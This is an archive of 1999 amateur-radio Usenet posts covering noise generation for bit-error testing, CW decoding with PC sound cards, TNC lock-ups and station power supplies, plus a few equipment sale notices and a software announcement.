Date: 1999-04-02 00:00:00 UTC
From: John Woodgate <jmw@jmwa.demon.co.uk>
Message-ID: <GBQydqAUwRB3Ew8r@jmwa.demon.co.uk>
Source record: 18778
Cross-posted to: sci.electronics.design,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

<01be7d2b$26192380$643763c3@default>, Reg Edwards
<G4fgq.Regp@btinternet.com> inimitably wrote:
>The DC voltage generated across a low-power 6-volt zener
>diode is much more noisy than across a resistor. But the
>spectrum is uncertain from one sample to the next.
>-
>Reg.
That's becuase 6 V diodes are more or less true zener diodes. What is
needed is an *avalanche* diode, which is why I specified a 12 V part,
and added the info. about using the *difference* between the noise
voltages of two such diodes, which is more accurately white noise than
either noise voltage alone.
--
Regards, John Woodgate, OOO - Own Opinions Only.
Phone +44 (0)1268 747839 Fax +44 (0)1268 777124.
Did you hear about the hungry genetic engineer who made a pig of himself?

1773. BayPac BP-2M Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-02 00:00:00 UTC
From: YPAK35A@prodigy.com
Message-ID: <7e3cr2$2n66$1@newssvr03-int.news.prodigy.com>
Source record: 18779

ANy one out there have any experience with the BayPac BP-2M ? I am thinking about purchasing one of these to use on cw and rtty ONLY. I operate qrp and am interested in a way to get on rtty and pc cw without a lot of hazzel. I have a great IBM compatable pc and this seems like the quick and cheap way to do it. I was interested in what experience others have had with this unit and have a few questions I would like to ask some one that is using or has used one. Many thanks, please reply by e-mail- Larry, WB5KYK/qrp

1774. Palm Pilot/APRS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-02 00:00:00 UTC
From: Lawrence Koga <lkoga@ncal.verio.com>
Message-ID: <37053AF9.F9C5CC54@ncal.verio.com>
Source record: 18780

I just found APRS software for the Palm Pilot on the TAPR(Tucson Amateur Packet Radio). I will download it this weekend and give it a whirl.

http://www.tapr.org/tapr/html/sigf.html

I am still looking for Packet software for the Palm Pilot. I tried the terminal software but no luck. I tried null and not nulled cable. Any suggestions are welcome.

Thanks all,

Lawrence NH6NJ

1775. CW on a PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-02 00:00:00 UTC
From: tom <tsokol@injersey.com>
Message-ID: <7e3vpa$1s5$1@nw001t.infi.net>
Source record: 18781

I am interested in receiving CW on a PC. I have found lots of shareware programs that seem to permit this, but most have little (if any) information on building an appropriate interface.

I'm considering buying an MFJ 1214PC interface.
Does anyone have any experience with one of these? Do they work as advertised?

Any advice would be appreciated...

Tom, N2LDE

1776. Re: PTC II Bug

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-02 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <37058951.9DBB3B26@erols.com>
Source record: 18782

Sorry to say, I don't think there is an answer. PacComm made their own changes to the PTC-II and now they won't (or can't) support their product. I understand they refused to pay the royalties due SCS so SCS won't help them debug their stuff either.

Louis Dupree wrote:

> Has any one figured how to correct the Paccomm unit so will work on PSK31?
> Some of the units work O K. Mine does not(know of a few more). Also, I can
> not do CW. Any one have an answer?
> Louis/W4NRG
> ldupree@coastalnet.com

1777. Re: CW on a PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-02 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <37058A84.2ECACCA5@erols.com>
Source record: 18783

If you have a newer PC then the sound card is the way to go. If you have an older PC then check out the interface in the 1998 ARRL Handbook. FAR circuits has a PC board for it.

tom wrote:

> I am interested in receiving CW on a PC. I have found lots of shareware
> programs that seem to permit this, but most have little (if any) information
> on building an appropriate interface.
>
> I'm considering buying an MFJ 1214PC interface.
> Does anyone have any experience with one of these? Do they work as
> advertised?
>
> Any advice would be appreciated...
>
> Tom, N2LDE

1778. Does your KAM+ lock up on occasion??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-02 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <3705C23D.2691@ix.netcom.com>
Source record: 18784

Mine does..
I've installed ferrite RF chokes
around each of the cables that
go to and from the unit
(recommended by Kantronics)
and our KAM+ in our EOC
still locks up on occasion
while un-attended ..

Anyone else run into this??

When the KAM+ locks up,
most of the LED's are on
and the command set resets
to factory defaults.

This has happened maybe several times
in the last several months..

any ideas ??

Trish
--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
.....
My Public Key is available at:
<http://pgp5.ai.mit.edu/pks-commands.html>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

1779. FS: Motorola STX 800 Trunk/Conv

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-03 00:00:00 UTC
From: "ST1A55@msn.com" <ST1A55@email.msn.com>
Message-ID: <uC8CnUhf#GA.265@upnetnews03>
Source record: 18648
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

STX With Full Keypad/Display $200.00 Or Best Offer
For More Info And Picture Visit: http://www.channel21.com/radio/tech55/

Or contact me at: ST1A55@msn.com

1780. FS: Motorola HT-600 UHF

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-03 00:00:00 UTC
From: "ST1A55@msn.com" <ST1A55@email.msn.com>
Message-ID: <OHWXxThf#GA.281@upnetnews03>
Source record: 18649
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

HT-600 With Keypad $250.00 Or Best Offer
For More Info And Picture Visit: http://www.channel21.com/radio/tech55/

Or contact me at: ST1A55@msn.com

1781. Re: Noise Generator Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-03 00:00:00 UTC
From: "J. A. Legris" <jlegrix@sympatico.ca>
Message-ID: <370680BD.37C0@sympatico.ca>
Source record: 18650
Cross-posted to: sci.electronics.design,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

Carl R. Stevenson wrote:
...
> Check out the TxDACs from Analog Devices ... like the AD9761 and its
> cousins ... or similatr products from Harris or TI .... you could
> generate the noise with the DAC at a lower frequency and mix it up ...
> if your data rate is only 200 kHz or so the bandwidth of your IF
> probably isn't all that wide ... you should be able to filter out
> mixer spurious and still have a pretty flat noise spectrum over the
> band of interest.
>
...

Sounds like a good idea, but shouldn't a bit-error rate measurement
include both in-band and out-of-band noise?

--
Joseph Legris

To reply, correct the x.

1782. Help with PK232MBX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-03 00:00:00 UTC
From: kc0cfi@aol.comnet
Message-ID: <19990403164620.08111.00000809@ngol08.aol.com>
Source record: 18651

Need help connecting a IC-820H to a PK-232MBX TNC. Using the acc(1) socket on the back of the ICOM.
Any help on the pin outs would be appreciated.

73ï¿½s KC0CFI Mike

1783. Re: CW on a PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-03 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <3706ABF7.230D@ibm.net>
Source record: 18652

BD wrote:
>
> Who said anything about cost?... If I have used $20 SW receiver, my brain
> can decode CW in just about any environment/condition (like while at work
> with an earphone, etc)... That is what I was comparing the sound-card to
> when I called it a "fancy gizmo..."

So you don't think your brain is a fancy gizmo? :-)
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1784. Re: Noise Generator Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-03 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7e6cnf$7qo$1@news1.fast.net>
Source record: 18653
Cross-posted to: sci.electronics.design,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

J. A. Legris <jlegrix@sympatico.ca> wrote in message
news:370680BD.37C0@sympatico.ca...
> Carl R. Stevenson wrote:
> ...
> > Check out the TxDACs from Analog Devices ... like the AD9761 and its
> > cousins ... or similar products from Harris or TI .... you could
> > generate the noise with the DAC at a lower frequency and mix it up ...
> > if your data rate is only 200 kHz or so the bandwidth of your IF
> > probably isn't all that wide ... you should be able to filter out
> > mixer spurious and still have a pretty flat noise spectrum over the
> > band of interest.
> >
> ...
>
>
> Sounds like a good idea, but shouldn't a bit-error rate measurement
> include both in-band and out-of-band noise?
>
> --
> Joseph Legris
>
> To reply, correct the x.

Joseph ... I'm aSSuming :-) that your IF (at 70 MHz, if I
recall correctly) is bandlimited such that the dominant
signal (and noise) seen by the demodulator *is* in-band.

73,

- - --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
http://www.nocode.org
-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

```
iQA/AwUBNwa1+Ze+N6+q84HiEQLfdACffe0RQaD4pCbcPegxOr323NhG100AoLqN
jKHB9Bd2jjwkI+8dfcIOyA1W
=SNlb
-----END PGP SIGNATURE-----
```

1785. Request info on radio frequency scanner

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-03 00:00:00 UTC
From: eLeCtrOeIF <eLfiE@pHrEAkeR.nEt>
Message-ID: <7e3ii9$1t3$1@lnews.actcom.co.il>
Source record: 18785
Cross-posted to: alt.radio.scanner,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.scanner

Just a few basic question, i didn't feel like reading tons of info in FAQ's or stuff like that.. i just hope that some of you can quickly answer the following questions.

Can a radio frequency scanner intercept digital data transmissions? If yes, what kind of data it is likely to intercept, i mean who interchanges data by radio, apart from cellphones, pagers etc? If there are some sorts of digital data transmissions on what frequencies i'm most likely to pick something?

I know that rfs is not a transmitter, but still, can it be sorta triangulated or located in any way?

That's it, just a few straight to the point questions. Feel free to reply in newsgroup or by email.

Cheers.

1786. The Daily DX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-03 00:00:00 UTC
From: Bernie McClenny <bernie@dailydx.com>
Message-ID: <3705F7BB.86635813@dailydx.com>
Source record: 18786

http://www.dailydx.com

--
Bernie McClenny, W3UR (ex WR3E, WB3JRU)
Editor of The Daily DX
Editor of How's DX?
3025 Hobbs Road
Glenwood, MD 21738
Fax 301-854-5105
http://www.dailydx.com
bernie@dailydx.com

1787. Re: Does your KAM+ lock up on occasion??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-03 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <nOkN2.27$45.753@news.goodnet.com>
Source record: 18787

Get rid of the wall-cube and power it from the battery.
You do use a battery don't you? :-)

--------------------------cut here---

HOW TO POWER A HAM RADIO STATION
Public Domain (p) Steve Sampson

Go to the local Wal-Mart store and purchase a regular
12 Volt battery (not a deep cycle--you won't ever deep cycle
in the city unless you have a lot of power outages)
in whatever amp-hour you desire. Then get a nice
20 to 30 amp power supply (most auto alternators are
in the 60 to 70 amp range, but you're not going to be
starting a V-8 every day). Get the one with caps on it
so you can add water.

Look for one of those nice battery holders with side lugs.
This is good, as any spills will be contained. Put this on
a piece of plywood or pressboard to further protect your
waxed floor or carpet.

If you are worried about the battery venting (lots of smokers
around) then cut a hole in the lid, and using PVC pipe and
cement, run this out the building through a hole in the wall.
If you use a fan, don't use a fan with the motor in the vent
path. Use a squirrel-cage with the motor external. That
way no sparks can ruin your day.

Hook the battery in parallel to the power supply, + to the
+, and - to the -, and connect your radio and TNC crimped-on
lugs to the battery. Plug the power supply in, watch the
amp meter and if it isn't too discharged, start operating by
turning on your rig and TNC.

Wal-Mart also sells power inverters. For about $60 you
will have a very nice 400 VA (or so) UPS. Plug your computer
into the inverter, and you have "the ultimate emergency
power station."

Steve Sampson, K5OKC
Oklahoma City
----------------------------------cut
here---------------------------------------

Patricia Gibbons wrote

>This has happened maybe several times
>in the last several months..
>
>any ideas ??

1788. HELP with MFJ1278B + SSTV

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-03 00:00:00 UTC
From: barry.padgett@virgin.net
Message-ID: <3705f350.1296028@news.virgin.net>
Source record: 18788

Hi can anyone help with problem with mfj1278b and sstv
I am using multicom for windows, my problem is , all virtical
lines on recived pictures have a wobble on them.
tried tuning up down but cant get rid of wobble
please help ,many thanks,,,,,Barry .(G4VWT)

1789. Re: Does your KAM+ lock up on occasion??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-03 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <7e522l$vk9$1@brokaw.wa.com>
Source record: 18789

That's a good idea, Steve, except one thing missing. Put a diode
between the battery and the power supply, or during long periods
of no commercial power, the power supply will drain the battery...
At least mine did, a Kenwood PS-50 with 3 - 12 volt batteries.

73, Jim KH2D

"Steve Sampson" <ssampson@usa-site.net> wrote:

>Get rid of the wall-cube and power it from the battery.
>You do use a battery don't you? :-)

>--------------------------cut here---

>HOW TO POWER A HAM RADIO STATION
>Public Domain (p) Steve Sampson

>Go to the local Wal-Mart store and purchase a regular
>12 Volt battery (not a deep cycle--you won't ever deep cycle
>in the city unless you have a lot of power outages)
>in whatever amp-hour you desire. Then get a nice
>20 to 30 amp power supply (most auto alternators are
>in the 60 to 70 amp range, but you're not going to be
>starting a V-8 every day). Get the one with caps on it
>so you can add water.

>Look for one of those nice battery holders with side lugs.
>This is good, as any spills will be contained. Put this on
>a piece of plywood or pressboard to further protect your
>waxed floor or carpet.

>If you are worried about the battery venting (lots of smokers
>around) then cut a hole in the lid, and using PVC pipe and
>cement, run this out the building through a hole in the wall.
>If you use a fan, don't use a fan with the motor in the vent
>path. Use a squirrel-cage with the motor external. That
>way no sparks can ruin your day.

>Hook the battery in parallel to the power supply, + to the
>+, and - to the -, and connect your radio and TNC crimped-on
>lugs to the battery. Plug the power supply in, watch the
>amp meter and if it isn't too discharged, start operating by
>turning on your rig and TNC.

>Wal-Mart also sells power inverters. For about $60 you
>will have a very nice 400 VA (or so) UPS. Plug your computer
>into the inverter, and you have "the ultimate emergency

>power station."

>Steve Sampson, K5OKC
>Oklahoma City
>----------------------------------cut
>here--

>Patricia Gibbons wrote

>>This has happened maybe several times
>>in the last several months..
>>
>>any ideas ??

1790. Re: Does your KAM+ lock up on occasion??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-03 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <uyoN2.34$45.611@news.goodnet.com>
Source record: 18790

Good idea Jim, what kind of diode are you using (location to
purchase)? Must be industrial grade? :-)

Thanks,

Steve, K5OKC
Oklahoma City

Jim wrote
>That's a good idea, Steve, except one thing missing. Put a diode
>between the battery and the power supply, or during long periods
>of no commercial power, the power supply will drain the battery...
>At least mine did, a Kenwood PS-50 with 3 - 12 volt batteries.
>
>73, Jim KH2D
>
>"Steve Sampson" <ssampson@usa-site.net> wrote:
>
>>Get rid of the wall-cube and power it from the battery.
>>You do use a battery don't you? :-)
>
>>>-------------------------cut
here--
>
>>HOW TO POWER A HAM RADIO STATION
>>Public Domain (p) Steve Sampson

1791. Re: CW on a PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-03 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <370629DA.777A@ibm.net>
Source record: 18791

BD wrote:
>
> Simply find "Ham University" and learn CW... 30mins/day for several mnths
> (for me, atleast) and.. no need for "fancy gizmo's"...

A PC with a sound card is not exactly a "fancy gizmo". :-)
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1792. Multi-mode decoder software - RadioRaft 3

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-03 00:00:00 UTC
From: Francois Guillet <F6FLT@TheOffice.net>
Message-ID: <7e58s8fkl2@platane.wanadoo.fr>
Source record: 18792

Hi All

The new release of RadioRaft permits to decode 12 ARQ modes,
8 FEC, 3 modes by packets and many others.
It's a DOS program that runs with the Hamcomm interface or a
demodulator.
It is usefull, fast and full automatic: detection of the
speed, mode and shift in less than 15 sec.
Among the innovations with regard to version 2:
- 6 new modes: Acars, Pocsag, Pactor-I, Dup-Arq, Gmdss-Dsc
and Uosat-data (Oscar).
- shiftmeter
- FFSK and DFSK demodulation
- many improvements in the quality of the decoding

For all details and downloading:
http://www.TheOffice.net/RadioRaft/

The free version for a review permits to detect all modes
but displays only Baudot, Arq-E, Fec-A, Sitor-A (Amtor-A.
"Digit", the "bit by bit" mode is also available.
It is not limited in time.

Good decoding.

Francois Guillet
F6FLT@TheOffice.net

1793. Re: Noise Generator Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-03 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7e5c18air1@news1.fast.net>
Source record: 18793
Cross-posted to: sci.electronics.design,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

J. A. Legris <jlegrix@sympatico.ca> wrote in message
news:3705094A.4057@sympatico.ca...
> Gary Coffman wrote:
> >
> > I know this is heresy, but why not just use a PN source driving a
> > simple D/A directly at the levels you want? With a sufficiently
> > long and well chosen sequence, the noise spectrum should be
> > acceptably "white" for your purposes.
> >
> I don't think it's heresy, maybe just too expensive. To produce white
> noise at 70MHz requires a very fast D/A.
> --
> Joseph Legris

Joseph,

Check out the TxDACs from Analog Devices ... like the AD9761 and its
cousins ... or similatr products from Harris or TI .... you could
generate the noise with the DAC at a lower frequency and mix it up ...
if your data rate is only 200 kHz or so the bandwidth of your IF
probably isn't all that wide ... you should be able to filter out
mixer spurious and still have a pretty flat noise spectrum over the
band of interest.

73,
- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
http://www.nocode.org

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

iQA/AwUBNwYzJJe+N6+q84HiEQIIygCfQUOKVCJXGH/bvE/FE7o0vfY6C6gAn2nk
FGPgm14GGgTXJRCx1pHN5doH
=juzI
```

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-----END PGP SIGNATURE-----
```

1794. win95sstv

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-03 00:00:00 UTC
From: davev <davev@ccnn.net>
Message-ID: <37064A6E.5EB9@ccnn.net>
Source record: 18794

anyone know where i can find, and download a program called:
win95sstv ?
tnx de dave-n2rhl

1795. Re: CW on a PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-03 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <37066954.4724@ibm.net>
Source record: 18795

BD wrote:
>
> Compared to a straight-key, it is... ;)

Actually, my Bencher straight-key and my 486 system cost the
same amount.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1796. Re: Does your KAM+ lock up on occasion??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-03 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <370660B9.6C1A@ix.netcom.com>
Source record: 18796

Interesting idea, however I am not using
the wall-cube. In fact the KAM+ does not
come with a wall cube, only a power cable
and you provide your own supply.

This KAM+ is in our Emergency Operations
Center in our EOC radio room and is
connected to a Motorola, Commercial power
supply. hmmm

Have you found that dips in supply voltage
cause the KAM+ to lock up ??

Trish
--
Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
....
My Public Key is available at:
<http://pgp5.ai.mit.edu/pks-commands.html>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

Steve Sampson wrote:
>
> Get rid of the wall-cube and power it from the battery.
> You do use a battery don't you? :-)
>

1797. Re: Does your KAM+ lock up on occasion??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-03 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <eRtN2.51$45.962@news.goodnet.com>
Source record: 18797

More often then not, the wall cube develops a large
ripple voltage, and then: 1) can't handle the current,
2) the average DC voltage drops.

I had a TNC-2 clone that had your symptoms, thus
I offered that as a possible solution.

Put your O'scope on the power and measure the ripple,
and DC voltage with all the equipment on. Make sure the
power supply is all right. It probably is, since you use it
with other radios I'm sure.

It's not normal for the TNC to lock up, so if all of it's
inputs have been analyzed/checked, then the TNC has
developed an internal problem. Kantronics has an
excellent reputation on repairs. They use a nice Jig
to test equipment, and I wouldn't hesitate to have it
checked by them.

Steve

Patricia Gibbons wrote
>Interesting idea, however I am not using
>the wall-cube. In fact the KAM+ does not
>come with a wall cube, only a power cable
>and you provide your own supply.
>
>This KAM+ is in our Emergency Operations
>Center in our EOC radio room and is
>connected to a Motorola, Commercial power
>supply. hmmm
>
>Have you found that dips in supply voltage
>cause the KAM+ to lock up ??
>
>Trish

1798. Re: Noise Generator Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: "J. A. Legris" <jlegrix@sympatico.ca>
Message-ID: <3706DC94.7531@sympatico.ca>
Source record: 18654
Cross-posted to: sci.electronics.design,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

Carl R. Stevenson wrote:

> Joseph ... I'm aSSuming :-) that your IF (at 70 MHz, if I
> recall correctly) is bandlimited such that the dominant
> signal (and noise) seen by the demodulator *is* in-band.
>

My question stems from pure ignorance. Nevertheless, it seems to me that, within practical limits, considering the fact that no filter is perfect, one would want to use a broadband noise source for such a measurement, which afterall, is intended to assess agreement between theory and practice.

--
Joseph Legris

To reply, correct the x.

1799. Re: CW on a PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: tom <tsokol@injersey.com>
Message-ID: <7e6sl2$s2q$1@nw003t.infi.net>
Source record: 18655

To Cecil and BD
Gee, guys, thanks for the "helpful" advice...:-(
Okay, I passed my general a zillion years ago and can probably only copy 15 to 18 WPM but I *am* trying to upgrade my skills. I have a spare 486-66 computer sitting next to the rig that I use for logging and QrZ! look-up. It does have an old (original) SoundBlaster Card in it, so I thought, gee, maybe I could rig up something to use one of those CW shareware programs that came on the QRZ! cd-rom.
The trouble is, the software txt and doc files don't describe what kind of interface you need. Do I directly wire the audio from the headphone jack to the SoundBlaster mic input? They don't say. Other programs use com ports with the same lack of interface info.
I was just asking for advice, that's all.
Tom, N2LDE

W6RCecilA wrote in message <3706ABF7.230D@ibm.net>...
>BD wrote:
>>
>> Who said anything about cost?... If I have used $20 SW receiver, my brain
>> can decode CW in just about any environment/condition (like while at work
>> with an earphone, etc)... That is what I was comparing the sound-card to
>> when I called it a "fancy gizmo..."
>
>So you don't think your brain is a fancy gizmo? :-)
>--
>73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1800. Need Info Midland 13-513 220 rig

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: k1si@worldnet.att.net
Message-ID: <37070014.885514@netnews.worldnet.att.net>
Source record: 18656

Hi,

Need the pinout for the accy jack on the Midland 13-513 220
radio. A schematic and manual might also be nice if available.

Thanks...
73 Chris K1SI
k1si@worldnet.att.net

1801. Re: CW on a PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <37072F82.DAF567A5@erols.com>
Source record: 18657

Receive audio (headset jack) to the sound card line input.

tom wrote:

> To Cecil and BD
> Gee, guys, thanks for the "helpful" advice...:-(
> Okay, I passed my general a zillion years ago and can probably only copy 15
> to 18 WPM but I *am* trying to upgrade my skills. I have a spare 486-66
> computer sitting next to the rig that I use for logging and QrZ! look-up. It
> does have an old (original) SoundBlaster Card in it, so I thought, gee,
> maybe I could rig up something to use one of those CW shareware programs
> that came on the QRZ! cd-rom.
> The trouble is, the software txt and doc files don't describe what kind of
> interface you need. Do I directly wire the audio from the headphone jack to
> the SoundBlaster mic input? They don't say. Other programs use com ports
> with the same lack of interface info.
> I was just asking for advice, that's all.
> Tom, N2LDE
>
> W6RCecilA wrote in message <3706ABF7.230D@ibm.net>...
> >BD wrote:
> >>
> >> Who said anything about cost?... If I have used $20 SW receiver, my brain
> >> can decode CW in just about any environment/condition (like while at work
> >> with an earphone, etc)... That is what I was comparing the sound-card to
> >> when I called it a "fancy gizmo..."
> >>
> >So you don't think your brain is a fancy gizmo? :-)
> >--
> >73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1802. Wanted - Hal P38

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: Fred <as149@detroit1.freenet2.org3>
Message-ID: <7e7g5s$s9h$1@newsource.ihug.co.nz>
Source record: 18658
Cross-posted to: aus.radio.amateur.digital,nz.wanted,rec.radio.amateur.digital.misc,rec.radio.swap

I wish to review Clover and compare it with other modes
already in use - so I want to borrow for evaluation, or buy if the price is
right -

a Hal P38

(The Hal P38 is a small PC card Clover and multi-mode unit).

Please advise price or terms of loan - preferably in New Zealand or
Australia
to limit shipping costs. Let me know what software comes with the unit.
Reply to as149@detroit.freenet.org

73,
Murray ZL1BPU
"Digital Modes" Editor,
Break-In Magazine.

1803. Re: CW on a PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7e7dip$1551@enews4.newsguy.com>
Source record: 18659

tom wrote in message <7e6sl2$s2q$1@nw003t.infi.net>...
>To Cecil and BD
>Gee, guys, thanks for the "helpful" advice...:-(

Try to ignore those jerks. They appear to specialize in wasting other people's time with silly BS.

I'd try hooking up the external audio jack on your rig directly to the mic jack on your soundcard. That's how it works with PC-FlexNet and "agw" packet software which uses the soundcard, so I would consider it worth a try on your CW program as well.

I just use a length of speaker wire with a mini-plug on both ends, being careful to observe polarity.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1804. Re: Does your KAM+ lock up on occasion??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7e7edm$15k3@enews4.newsguy.com>
Source record: 18660

Patricia Gibbons wrote in message <370660B9.6C1A@ix.netcom.com>...
>Interesting idea, however I am not using
>the wall-cube. In fact the KAM+ does not
>come with a wall cube, only a power cable
>and you provide your own supply.

Use a wall-cube.

>
>This KAM+ is in our Emergency Operations
>Center in our EOC radio room and is
>connected to a Motorola, Commercial power
>supply. hmmm
>
>Have you found that dips in supply voltage
>cause the KAM+ to lock up ??

My experience with this problem was with an old AEA PK-232mbx. I had the PK-232 connected to the same power supply as my 100 watt HF rig. The supply was a 35 amp model which was more than large enough for that radio. When operating AMTOR, the rig keying up would drop the supply voltage, and very rapidly cause the TNC to hang up.

When I switched over to using a wall-cube for the PK-232, the problem was history. Try using a separate power supply for the TNC.

A wall-cube should work just fine, or a battery if you don't mind having to fool with replacing it from time to time.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1805. Re: CW on a PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <370760DE.6D0E@ibm.net>
Source record: 18661

tom wrote:
> I have a spare 486-66
> computer sitting next to the rig that I use for logging and QrZ! look-up. It
> does have an old (original) SoundBlaster Card in it, so I thought, gee,
> maybe I could rig up something to use one of those CW shareware programs
> that came on the QRZ! cd-rom.

The old original SoundBlaster is probably not good enough because it
is an 8-bit device. It's difficult if not impossible to do serious
DSP stuff with 8-bit resolution. For DSP one needs an SB-16. The
interface to/from the sound card is usually through a pot.

An older way of decoding CW is digitally through zero-crossing
detection and using a comm port requires an RS232 level shifter.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1806. Re: Noise Generator Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-04 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7e7lnnklj1@news1.fast.net>
Source record: 18662
Cross-posted to: sci.electronics.design,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

J. A. Legris <jlegrix@sympatico.ca> wrote in message
news:3706DC94.7531@sympatico.ca...
> Carl R. Stevenson wrote:
>
> > Joseph ... I'm aSSuming :-) that your IF (at 70 MHz, if I
> > recall correctly) is bandlimited such that the dominant
> > signal (and noise) seen by the demodulator *is* in-band.
> >
>
> My question stems from pure ignorance. Nevertheless, it seems to me
> that, within practical limits, considering the fact that no filter is
> perfect, one would want to use a broadband noise source for such a
> measurement, which afterall, is intended to assess agreement between
> theory and practice.

Joseph ... the noise source can be wider than the IF bandwidth of your
system ... using a 100msps TxDAC, for example to generate noise at,
say 25 MHz, then mixing with a 45 MHz Xtal Osc to create a product
at 70 MHz, you could use a 70 MHZ filter much wider than your IF
bandlimiting filter(s) to eliminate the 45 MHz LO leak, the 25 MHz
noise source leak, and the 20 MHz unwanted mixing product.

This would leave a "clean" (if you can call noise "clean" :-), but
still rather wide band noise spectrum centered at 70 MHz ... this
would be summed with your pure desired signal at a controlled level
to "dial up" whatever C/N ratio you want.

73,

- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
http://www.nocode.org

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

```
iQA/AwUBNwdaNJe+N6+q84HiEQJJqwCg1YpCf8tdPQKZi9sZjDrp2low5V4AoN4b
54NPgbJGiw8JLcYdmicblZVK
=EjjR
-----END PGP SIGNATURE-----
```

1807. help: Soft Ice

Newsgroup: rec.radio.amateur.digital.misc
